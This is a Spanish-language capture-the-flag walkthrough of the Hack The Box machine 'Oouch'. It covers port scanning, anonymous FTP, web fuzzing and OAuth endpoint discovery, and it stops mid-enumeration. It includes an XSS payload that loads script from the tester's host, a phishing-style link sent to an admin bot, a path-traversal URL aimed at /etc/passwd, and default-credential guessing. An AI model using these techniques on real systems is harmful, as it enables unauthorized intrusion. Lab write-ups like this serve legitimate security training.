

Oouch

Máquina Oouch

IP: 10.129.29.195

1. Reconocimiento de Puertos (Nmap)

Comenzamos realizando un escaneo de puertos TCP completo para identificar qué servicios están corriendo en la máquina objetivo.

Comando:

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.29.195 -vv -oG scanPort
```

Explicación de parámetros:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra únicamente los puertos que están abiertos.
- `-sS` : Realiza un escaneo tipo "TCP SYN Scan" (sigiloso, no completa la conexión).
- `--min-rate 5000` : Fuerza a nmap a enviar paquetes a una velocidad mínima de 5000 paquetes por segundo.
- `-Pn` : Omite la comprobación de ping (asume que el host está activo).
- `-n` : No realiza resolución DNS (para mayor velocidad).
- `-vv` : "Very Verbose", aumenta el nivel de detalle en la salida durante la ejecución.
- `-oG scanPort` : Guarda la salida en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.29.195
Host is up, received user-set (0.049s latency).
Scanned at 2026-01-28 15:24:13 CET for 13s
Not shown: 60064 closed tcp ports (reset), 5467 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 63
22/tcp    open  ssh     syn-ack ttl 63
5000/tcp  open  upnp    syn-ack ttl 62
8000/tcp  open  http-alt syn-ack ttl 62

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
```

2. Escaneo de Servicios y Versiones

Una vez identificados los puertos abiertos, lanzamos un escaneo específico para detectar las versiones de los servicios y ejecutar scripts de enumeración básicos.

Comando:

```
nmap -p21,22,5000,8000 -sCV 10.129.29.195 -oN scanV
```

Explicación de parámetros:

- `-p21,22,5000,8000` : Define explícitamente los puertos a escanear encontrados en la fase anterior.
- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta versiones de servicios).
- `-oN scanV` : Guarda la salida en formato normal en el archivo `scanV`.

Resultado:

Nmap scan report for 10.129.29.195

Host is up (0.046s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 2.0.8 or later
--------	------	-----	-----------------------

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_rw-r--r-- 1 ftp ftp 49 Feb 11 2020 project.txt

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 10.10.14.195

| Logged in as ftp

| TYPE: ASCII

| Session bandwidth limit in byte/s is 30000

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 3

| vsFTPD 3.0.3 - secure, fast, stable

|_End of status

22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

| 2048 8d:6b:a7:2b:7a:21:9f:21:11:37:11:ed:50:4f:c6:1e (RSA)

|_ 256 d2:af:55:5c:06:0b:60:db:9c:78:47:b5:ca:f4:f1:04 (ED25519)

5000/tcp	open	http	nginx 1.14.2
----------	------	------	--------------

| http-title: Welcome to Oouch

|_Requested resource was http://10.129.29.195:5000/login?next=%2F

|_http-server-header: nginx/1.14.2

```

8000/tcp open  rtsp
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
|_http-title: Site doesn't have a title (text/html).
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|     <h1>Bad Request (400)</h1>
|   RTSPRequest:
|     RTSP/1.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|     <h1>Bad Request (400)</h1>
|   SIPOptions:
|     SIP/2.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|_   <h1>Bad Request (400)</h1>
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.98%I=7%D=1/28%Time=697A1C5A%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,64,"HTTP/1\.\0\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
SF:t/html\r\nVary:\x20Authorization\r\n\r\n<h1>Bad\x20Request\x20(400)\</
SF:h1>")%r(FourOhFourRequest,64,"HTTP/1\.\0\x20400\x20Bad\x20Request\r\nCon
SF:tent-Type:\x20text/html\r\nVary:\x20Authorization\r\n\r\n<h1>Bad\x20Req
SF:uest\x20(400)\</h1>")%r(HTTPOptions,64,"HTTP/1\.\0\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/html\r\nVary:\x20Authorization\r\n\r\n<h1
SF:>Bad\x20Request\x20(400)\</h1>")%r(RTSPRequest,64,"RTSP/1\.\0\x20400\x2
SF:0Bad\x20Request\r\nContent-Type:\x20text/html\r\nVary:\x20Authorization
SF:\r\n\r\n<h1>Bad\x20Request\x20(400)\</h1>")%r(SIPOptions,63,"SIP/2\.\0\
SF:x20400\x20Bad\x20Request\r\nContent-Type:\x20text/html\r\nVary:\x20Auth
SF:orization\r\n\r\n<h1>Bad\x20Request\x20(400)\</h1>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds

```

3. Enumeración de FTP

El escaneo de Nmap reveló que el servicio FTP permite el acceso anónimo. Procedemos a conectarnos e inspeccionar el contenido.

Comando:

```
ftp 10.129.29.195
```

Credenciales utilizadas:

- User: anonymous
- Password: (en blanco)

Una vez dentro, listamos el contenido del directorio actual.

Comando:

```
dir
```

Resultado:

```
-rw-r--r--    1 ftp      ftp           49 Feb 11  2020 project.txt
```

Descargamos el archivo encontrado a nuestra máquina local.

Comando:

```
get project.txt
```

```
(root@kali)-[/home/x369/HTB/Oouch]
# ftp 10.129.29.195
Connected to 10.129.29.195.
220 qtc's development server
Name (10.129.29.195:x369): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||45496|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           49 Feb 11  2020 project.txt
226 Directory send OK.
ftp> get project.txt
local: project.txt remote: project.txt
229 Entering Extended Passive Mode (|||45089|)
150 Opening BINARY mode data connection for project.txt (49 bytes).
100% |*****|
226 Transfer complete.
49 bytes received in 00:00 (0.95 KiB/s)
ftp>
```

Leemos el contenido del archivo `project.txt` descargado.

Comando:

```
cat project.txt
```

Resultado:

```
Flask -> Consumer
Django -> Authorization Server
```

```
(root@kali)-[/home/x369/HTB/Oouch]
# cat project.txt
Flask -> Consumer
Django -> Authorization Server
```

4. Identificación del Sistema Operativo

Basándonos en la versión de OpenSSH detectada (OpenSSH 7.9p1 Debian 10+deb10u2), podemos inferir la versión del sistema operativo.

Información: OpenSSH 7.9p1 Debian 10+deb10u2 launchpad

Resultado:

- Ubuntu buster

5. Identificación de Tecnologías Web

Utilizamos `whatweb` para identificar las tecnologías que corren en los puertos web detectados (5000 y 8000).

Puerto 5000

Comando:

```
whatweb 10.129.29.195:5000
```

Resultado:

```
http://10.129.29.195:5000 [302 Found] Cookies[session], Country[RESERVED]
[ZZ], HTTPServer[nginx/1.14.2], HttpOnly[session], IP[10.129.29.195],
RedirectLocation[http://10.129.29.195:5000/login?next=%2F],
Title[Redirecting...], probably Werkzeug, nginx[1.14.2]
http://10.129.29.195:5000/login?next=%2F [200 OK] Bootstrap,
Cookies[session], Country[RESERVED][ZZ], HTTPServer[nginx/1.14.2],
HttpOnly[session], IP[10.129.29.195], PasswordField[password], Title[Welcome
to Oouch], nginx[1.14.2]
```

Puerto 8000

Comando:

```
whatweb 10.129.29.195:8000
```


Resultado:

```
http://10.129.29.195:8000 [400 Bad Request] Country[RESERVED][ZZ],  
IP[10.129.29.195]
```

6. Análisis Manual Web

Accedemos mediante el navegador al puerto 5000 (`http://10.129.29.195:5000`). La aplicación nos redirige automáticamente a un panel de login.

URL: `http://10.129.29.195:5000/login?next=%2F`



Observamos el parámetro `next=%2F` en la URL (URL encoded para `/`). Intentamos un ataque de Path Traversal para ver si podemos redirigir la aplicación a archivos del sistema.

URL probada: `http://10.129.29.195:5000/login?next=%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%passwd`

Resultado: No funciona.

Probamos credenciales por defecto en el panel de login:

- `admin / admin`
- `guest / guest`
- `admin / (vacío)`
- `administrator / administrator`

Resultado: No logramos acceder.

Procedemos a registrar un nuevo usuario en la plataforma.

URL: `http://10.129.29.195:5000/register`

The screenshot shows a web browser window with the address bar displaying `http://10.129.29.195:5000/register`. The browser's tab bar includes links to 'OffSec', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The page has a navigation bar with 'Home', 'Login', and 'Register' links. The main content area is titled 'Sign Up' and contains four input fields: 'Username' (with the value 'X224'), 'Email' (with the value 'x224@x224.com'), 'Password' (masked with dots), and 'Repeat Password' (also masked with dots). A green 'Register' button is located at the bottom of the form.


Tras completar el registro, iniciamos sesión con la cuenta creada. Al acceder, somos redirigidos al dashboard principal.

URL: `http://10.129.29.195:5000/home`

The screenshot shows the user dashboard after logging in. The browser's address bar displays `http://10.129.29.195:5000/home`. The page features a left sidebar menu with links: 'Home', 'Logout', 'Menu', 'Profile', 'Password Change', 'Documents', 'About', and 'Contact'. The main content area is titled 'Welcome to Oouch' and contains a disclaimer: 'Please notice, this page is currently under development. It is not full functional at the moment and may contains bugs that influence your user experience. However, all data that you enter and share with the application is kept private and all of our servers are configured according to the highest security standards.'

Analizamos las secciones disponibles en el menú:

- **Menu:** No funcional, indica "en desarrollo".
- **Profile:** Muestra información sobre el usuario actual.
- **Password Change:** Funcionalidad para cambio de contraseña.
- **Documents:** Acceso restringido (solo administradores).
- **About:** Información sobre el proyecto.
- **Contact:** Formulario para enviar mensajes al administrador del sistema.



7. Pruebas de XSS y Contacto


En la sección "Contact", comprobamos si el formulario es vulnerable a Cross-Site Scripting (XSS). Primero, levantamos un servidor web local para recibir posibles conexiones.

Comando:

```
python3 -m http.server 80
```

Enviamos el siguiente payload en el formulario de contacto: `<script src="http://10.10.14.195/testing"></script>`

Resultado: El sistema detecta el intento de hacking y bloquea nuestra IP temporalmente.
Mensaje: *Hacking Attempt Detected. Dear hacker, did we not already told you, that this site is constructed following the highest security standards? Well, we blocked your IP address for about one minute and hope that you learn something from that.*



Esperamos un minuto y probamos de nuevo, esta vez intentando evitar etiquetas de script explícitas para ver si el bot/admin sigue enlaces en texto plano. Enviamos el siguiente mensaje:

Mensaje: `Hello, i found some bug which the hacker can takeover the server. The direcction is -> http://10.10.14.195/Documents`

Resultado tras enviarlo: *Your message was sent. Thank you for your feedback!*

Poco después, recibimos una petición GET en nuestro servidor HTTP, confirmando que el administrador visita los enlaces enviados.

Log del servidor:

```
10.129.29.195 - - [28/Jan/2026 16:16:01] "GET /Documents HTTP/1.1" 404 -
```

```
(root@kali)-[/home/x369/HTB/Oouch]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.29.195 - - [28/Jan/2026 16:16:01] code 404, message File not found
10.129.29.195 - - [28/Jan/2026 16:16:01] "GET /Documents HTTP/1.1" 404 -
```

Aunque el administrador visita nuestro enlace, no obtenemos ejecución de código o robo de cookies inmediato en esta fase.

8. Fuzzing de Directorios

Realizamos fuzzing de directorios sobre el servicio web en el puerto 5000 para descubrir rutas ocultas.

Comando:

```
wfuzz -c --hc=404,502 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
http://10.129.29.195:5000/FUZZ
```

Explicación de parámetros:

- `-c` : Muestra la salida con colores.
- `--hc=404,502` : Oculta las respuestas con código 404 (Not Found) y 502 (Bad Gateway).
- `-t 200` : Utiliza 200 hilos para el escaneo.
- `-w ...` : Especifica el diccionario a utilizar (DirBuster medium).

Resultado (todas rutas ya conocidas):

000001225:	302	3 L	24 W	219 Ch	"logout"
000000235:	302	3 L	24 W	255 Ch	"documents"
000000025:	302	3 L	24 W	251 Ch	"contact"
000000026:	302	3 L	24 W	247 Ch	"about"
000000038:	302	3 L	24 W	245 Ch	"home"
000000053:	200	54 L	110 W	1828 Ch	"login"
000000065:	200	63 L	124 W	2109 Ch	"register"
000000086:	302	3 L	24 W	251 Ch	"profile"

Probamos con otro diccionario de rutas comunes.

Comando:

```
wfuzz -c --hc=404,502 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt http://10.129.29.195:5000/FUZZ
```

Resultado:

```
000002888: 302      3 L      24 W      247 Ch    "oauth"
```

9. Análisis de OAuth y Descubrimiento de Subdominios

Accedemos a la ruta descubierta /oauth .

URL: `http://10.129.29.195:5000/oauth`

Resultado: El servidor devuelve un mensaje indicando que la funcionalidad está en desarrollo y revela nuevos subdominios y endpoints.

Mensaje:


Please notice: This functionality is currently under development and not ready to be used in production. However, since you know about this hidden URL, it seems that you got developer access and are supposed to use it.

In order to connect your account with our Oouch authorization server, please visit:

`http://consumer.oouch.htb:5000/oauth/connect`

Once your account is connected, you should be able to use the authorization server for login. Just visit:

`http://consumer.oouch.htb:5000/oauth/login`



Añadimos los dominios descubiertos a nuestro archivo `/etc/hosts` para poder resolverlos.

Comando (edición de archivo):

```
10.129.29.195 consumer.oouch.htb oouch.htb
```

Accedemos a `http://consumer.oouch.htb:5000/oauth/connect` . Nos redirige a un login.
URL de redirección: `http://consumer.oouch.htb:5000/login?next=%2Foauth%2Fconnect`


Intentamos loguearnos con las credenciales creadas anteriormente (`x224 / x224`).

Resultado: *Hmm. We're having trouble finding that site.*


Al inspeccionar el tráfico, vemos una redirección hacia un nuevo subdominio en el puerto 8000. URL: `http://authorization.oouch.htb:8000/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/connect/token&scope=read`

Añadimos este nuevo subdominio (`authorization.oouch.htb`) al archivo `/etc/hosts` y recargamos la página.

Al recargar, somos redirigidos a un nuevo panel de login en el servidor de autorización.
URL: `http://authorization.oouch.htb:8000/login/`



Utilizamos Wappalyzer para identificar la tecnología. Detectamos Django y Python.



10. Registro en el Servidor de Autorización

Intentamos acceder con las credenciales `x224 / x224` en este nuevo panel. Resultado: *Please enter a correct username and password. Note that both fields may be case-sensitive.* (Fallo de autenticación).

Accedemos a la página principal del servidor de autorización (`http://authorization.oouch.htb:8000/`).

Resultado:

Oouch - The Simple and Secure Authorization Server


Oouch is a simple authorization server based on the Oauth2 protocol. Instead of managing credentials **for** multiple applications, just create an Oouch account and use it **for** login on supported applications. Our platform provides maximum comfort and conforms to the highest security standards.

You have not signed it yet. Please choose between the following options:

Login at: login

Or signup for a new account: register

Notice: For registration we are asking you for SSH credentials to your Oouch orchestration server. This is only required if you want to use the Oouch orchestration application. Since this one is currently under development, you want most likely to ignore the SSH related fields inside of the registration form.



Procedemos a registrarnos en el servidor de autorización.

URL: http://authorization.oouch.htb:8000/signup/ Credenciales usadas:

- Username: x224
- Email: x224@x224.com
- Password: 123Testing@\$

Nos logueamos con la nueva cuenta. Una vez dentro, en

http://authorization.oouch.htb:8000/home/ , se nos indican endpoints relevantes:

Logged in as: x224

You have successfully authenticated and should be able to use the authorization server :D

Relevant endpoints are:

